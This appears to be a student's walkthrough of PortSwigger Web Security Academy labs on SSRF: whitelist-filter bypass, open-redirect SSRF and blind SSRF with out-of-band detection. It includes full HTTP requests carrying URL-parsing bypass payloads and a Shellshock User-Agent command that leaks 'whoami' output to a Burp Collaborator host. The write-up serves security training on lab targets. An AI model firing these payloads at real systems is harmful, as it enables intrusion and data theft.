LAB 4: SSRF with whitelist-based input filter

White listed

Only listed items were allowed. In such case we can use below strings.

- You can embed credentials in a URL before the hostname, using the @ character. For example:

  `https://expected-host@evil-host`


- You can use the # character to indicate a URL fragment. For example:

  `https://evil-host#expected-host`

- You can leverage the DNS naming hierarchy to place required input into a fully-qualified DNS name that you control. For example:

  `https://expected-host.evil-host`

When tried for our first case that it internal/localhost URL. Encountered an error stating that it should contain XYZ.net which indicates that they have white listed XYZ.net and was looking for that string in passes stockApi.




```
POST /product/stock  HTTP/1.1
Host: ac991ffd1f61cd86c0d90b800093000d.web-security-academy.net
Cookie : session =0bpIMa9QPrOFJd7WkHOPV5uJkalJai5y
Content-Length : 31
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="101",  "Google  Chrome";v="101"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64) AppleWebKit/537.36  (KHTML,
like  Gecko)  Chrome/101.0.4951.54   Safari/537.36
Sec-Ch-Ua-Platform  : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://ac991ffd1f61cd86c0d90b800093000d.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://ac991ffd1f61cd86c0d90b800093000d.web-security-academy.net/product?productI
d=1
Accept-Encoding : gzip,  deflate
Accept-Language : en-US,en;q=0.9
Connection : close

stockApi =http://127.0.0.1/admin
```

```
HTTP/1.1  400 Bad Request
Content-Type : application/json;   charset=utf-8
Connection : close
Content-Length : 58

"External stock check host must be stock.weliketoshop.net"
```

So, we added localhost#provided url. As it was not working, we encoded the #



```
POST /product/stock  HTTP/1.1
Host: ac991ffd1f61cd86c0d90b800093000d.web-security-academy.net
Cookie : session =0bpIMa9QPrOFJd7WkHOPV5uJkalJai5y
Content-Length : 54
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="101",  "Google  Chrome";v="101"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64) AppleWebKit/537.36  (KHTML,
like  Gecko)  Chrome/101.0.4951.54   Safari/537.36
Sec-Ch-Ua-Platform  : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://ac991ffd1f61cd86c0d90b800093000d.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://ac991ffd1f61cd86c0d90b800093000d.web-security-academy.net/product?productI
d=1
Accept-Encoding : gzip,  deflate
Accept-Language : en-US,en;q=0.9
Connection : close

stockApi =http://localhost%2523@stock.weliketoshop.net/
```

```
HTTP/1.1  200  OK
Content-Type : text/html;  charset=utf-8
Set-Cookie : session =QR69XHznWEjNNrpYvKrYpFOFHyazSfN5   ; Secure;  HttpOnly;
SameSite=None
Connection : close
Content-Length : 10582

<!DOCTYPE  html>
<html >
  <head >
    <link  href =/resources/labheader/css/academyLabHeader.css     rel=stylesheet >
    <link  href =/resources/css/labsEcommerce.css    rel=stylesheet >
    <title >
      &#83;&#83;&#82;&#70;&#32;&#119;&#105;&#116;&#104;&#32;&#119;&#104;&#105;&#1
      16;&#101;&#108;&#105;&#115;&#116;&#45;&#98;&#97;&#115;&#101;&#100;&#32;&#10
      5;&#110;&#112;&#117;&#116;&#32;&#102;&#105;&#108;&#116;&#101;&#114;
    </title >
  </head >
  <body >
    <script  src="/resources/labheader/js/labHeader.js    ">
    </script >
    <div  id="academyLabHeader  ">
      <section  class ='academyLabBanner  '>
        <div  class =container >
          <div  class =logo >
          </div>
          <div  class =title-container  >
            <h2 >
              SSRF  with  whitelist-based  input  filter
            </h2 >
            <a  class =link-back  href ='
            https://portswigger.net/web-security/ssrf/lab-ssrf-with-whitelist-fil
            ter '>
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
              <svg  version =1.1  id=Layer_1  xmlns ='http://www.w3.org/2000/svg   '
              xmlns:xlink ='http://www.w3.org/1999/xlink   ' x=0px  y=0px  viewBox ='0 0
               28  30' enable-background  ='new  0  0  28  30' xml:space =preserve  title =
              back-arrow >
                <g>
                  <polygon  points ='1.4,0  0,1.2  12.6,15  0,28.8  1.4,30  15.1,15 '>
                  </polygon >
                  <polygon  points ='14.3,0  12.9,1.2  25.6,15  12.9,28.8  14.3,30
```


Logic: For such white listed one use @,# payload along with listed url.

LAB 5: SSRF with filter bypass via open redirection vulnerability

Found a functionality in website which leads to navigate and retrieve product on next click functionality.

So tried intercepting the same using burp suite tool.


When clicked on next product I found API call was made to /nextproduct



```
GET /product/nextProduct ?currentProductId =8&path=/product?productId=9   HTTP/1.1
Host : ac951f541f39c42cc0d1433400aa002b.web-security-academy.net
Cookie : session =MPYKCiplBhn9zhRHOcjRyOmkgQhT516c   ; session =Sqm6lzKFJY5ne5HzTC3h8TeaGTOirDgT
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="101",  "Google Chrome";v="101"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : https://ac951f541f39c42cc0d1433400aa002b.web-security-academy.net/product?productId=8
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close
```

In above snap we found the call was for /product/nextProduct also we can see &**path=/product?product=9.**

So, the new product was fetched from above highlighted one so instead of internal we changed it with localhost.



```
POST /product/stock  HTTP/1.1
Host : ac951f541f39c42cc0d1433400aa002b.web-security-academy.net
Cookie : session =MPYKCiplBhn9zhRHOcjRyOmkgQhT516c   ; session =
Sqm6lzKFJY5ne5HzTC3h8TeaGTOirDgT
Content-Length : 65
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="101",  "Google Chrome";v="101"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.54  Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://ac951f541f39c42cc0d1433400aa002b.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://ac951f541f39c42cc0d1433400aa002b.web-security-academy.net/product?productI
d=1
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close

stockApi =/product/nextProduct?path=http://192.168.0.12:8080/admin/
```

```
          <p>
            |
          </p>
          <a href="/my-account ">
            My account
          </a>
          <p>
            |
          </p>
        </section >
      </header >
      <header class="notification-header  ">
      </header >
      <section >
        <h1>
          Users
        </h1>
        <div>
          <span >
            carlos  -
          </span >
          <a href="/http://192.168.0.12:8080/admin/delete?username=carlos    ">
            Delete
          </a>
        </div>
        <div>
          <span >
            wiener  -
          </span >
          <a href="/http://192.168.0.12:8080/admin/delete?username=wiener    ">
            Delete
          </a>
        </div>
      </section >
      <br >
      <hr >
    </div>
  </section >
</div>
</body>
</html>
```


As found in above image it leads to successfully make a request to internal host. Yes, it is vulnerable for SSRF attack.

LAB 6: Blind SSRF with out-of-band detection

Definition: when a third-party request is successfully processed from the back-end server and whose response is **not returned** in the application's front-end response is known has blind SSRF.

With burp collaborator client. we generated one fake domain. By sending the response we won’t find any such response which can confirm the ssrf but in collaborator we can see DNS & HTTP request were made to this fake domain.

This was out-of-band detection.


Request

```
GET /product ?productId =1 HTTP/1.1
Host : acf51fbe1fcacb13c0ce11ae007e0092.web-security-academy.net
Cookie : session =RBf4a3DOxsGsZf4PXyOTElpHpnpy8Ids
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="101",  "Google Chrome";v="101"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : https://w963b7xnejym20n6ct8pnv9ksby3ms.burpcollaborator.net
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close
```

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads


Number to generate: 1 | Copy to clipboard | ✓ Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds | Poll now

#	Time	Type	Payload
1	2022-May-11 13:51:54 UTC	DNS	w963b7xnejym20n6ct8pnv9ksby3ms
2	2022-May-11 13:51:54 UTC	DNS	w963b7xnejym20n6ct8pnv9ksby3ms
3	2022-May-11 13:51:54 UTC	HTTP	w963b7xnejym20n6ct8pnv9ksby3ms

Blind SSRF with shellshock exploitation


Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://ac4f1fc41e6c6d8dc0c837d90061005e.web-security-academy.net

✓ Update Host header to match tar


```
GET /product ?productId =1 HTTP/1.1
Host : ac4f1fc41e6c6d8dc0c837d90061005e.web-security-academy.net
Cookie : session =aHSp9vu8OIGYdoRsLQmf3oLVRo2WWfN4
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="101",  "Google Chrome";v="101"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
User-Agent : () { :; }; /usr/bin/nslookup  $(whoami).bkzzeni8pmy8fv8vi3a5x52g278ywn.burpcollaborator.net
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : http://192.168.0.§x§:8080
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close
Cache-Control : no-transform
X-Client-IP : spoofed.p4uvpg30nmqgoj3zknxm8xrux13h25r.burpcollaborator.net
X-Wap-Profile : http://96dfr05kp6s0q35jm7z6ahtez5515pu.burpcollaborator.net/wap.xml
From : root@7hpd2ygi043y11ghx5a41f4ca3gzhn6.burpcollaborator.net
Forwarded : for=spoofed.zhk52qga0w3q1tg9xxawl744avgrif7.burpcollaborator.net;by=spoofed.zhk52qga0w3q1tg9xxawl744avgrif7.burpcollaborator.net;host=spoofed.zhk52qga0w3q1tg9xxawl744avgrif7.burpcollaborator.net
X-Real-IP : spoofed.xjk34oi82u5o3ri7zvcun562ctip1da.burpcollaborator.net
Contact : root@do5j94no7aa487nn4bhas1bih9n5rtg.burpcollaborator.net
X-Forwarded-For : spoofed.49bauv8fs1vvty8ep221dcw9208wdk2.burpcollaborator.net
Client-IP : spoofed.3y29juxeh0kuixxde1r02b18rzxwnkc.burpcollaborator.net
CF-Connecting_IP : spoofed.utr0els5crf1dos49smrx2gzmqsnkb9.burpcollaborator.net
X-Originating-IP : spoofed.0hi62rgb0x3r1ugaxyax1845awgt9hy.burpcollaborator.net
True-Client-IP : spoofed.b0ch12zmj8m2k5z1g9t84jngt7z4usj.burpcollaborator.net
```

Changed user-agent to shellshock command and burp collaborator domain.

Also changed refer http request with http://192.168.0.x:8080 request.

Performed attack with number payload from 1 to 255 using intruder functionality of burp suite tool.

All request response code was 200. When polled data from collaborator we found the request was made from user **peter**


Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	4264	
1	0	200	☐	☐	4264	
2	1	200	☐	☐	4264	
3	2	200	☐	☐	4264	
4	3	200	☐	☐	4264	
5	4	200	☐	☐	4264	
6	5	200	☐	☐	4264	
7	6	200	☐	☐	4264	
8	7	200	☐	☐	4264	
9	8	200	☐	☐	4264	
10	9	200	☐	☐	4264	

```
GET /product ?productId =1 HTTP/1.1
Host : ac4f1fc41e6c6d8dc0c837d90061005e.web-security-academy.net
Cookie : session =aHSp9vu8OIGYdoRsLQmf3oLVRo2WWfN4
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="101",  "Google Chrome";v="101"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
User-Agent : () { :; }; /usr/bin/nslookup  $(whoami).bkzzeni8pmy8fv8vi3a5x52g278ywn.burpco
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : http://192.168.0.x:8080
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close
Cache-Control : no-transform
X-Client-IP : spoofed.p4uvpg30nmqgoj3zknxm8xrux13h25r.burpcollaborator.net
X-Wap-Profile : http://96dfr05kp6s0q35jm7z6ahtez5515pu.burpcollaborator.net/wap.xml
From : root@7hpd2ygi043y11ghx5a41f4ca3gzhn6.burpcollaborator.net
Forwarded : for=spoofed.zhk52qga0w3q1tg9xxawl744avgrif7.burpcollaborator.net;by=spoofed.zhk5
X-Real-IP : spoofed.xjk34oi82u5o3ri7zvcun562ctiplda.burpcollaborator.net
Contact : root@do5j94no7aa487nn4bhaslbih9n5rtg.burpcollaborator.net
X-Forwarded-For : spoofed.49bauv8fslvvty8ep221dcw9208wdk2.burpcollaborator.net
Client-IP : spoofed.3y29juxeh0kuixxde1r02b18rzxwnkc.burpcollaborator.net
CF-Connecting_IP : spoofed.utr0els5crfldos49smrx2gzmqsnkb9.burpcollaborator.net
X-Originating-IP : spoofed.0hi62rgb0x3r1ugaxyax1845awgt9hy.burpcollaborator.net
True-Client-IP : spoofed.b0ch12zmj8m2k5z1g9t84jngt7z4usj.burpcollaborator.net
```

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 | Copy to clipboard | ☑ Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds | Poll now

#	Time	Type	Payload	Comment
1	2022-May-11 14:21:08 UTC	DNS	bkzzeni8pmy8fv8vi3a5x52g278ywn	
2	2022-May-11 14:21:08 UTC	DNS	bkzzeni8pmy8fv8vi3a5x52g278ywn	

Description | DNS query

The Collaborator server received a DNS lookup of type A for the domain name **peter-PkY6lq.bkzzeni8pmy8fv8vi3a5x52g278ywn.burpcollaborator.net**.

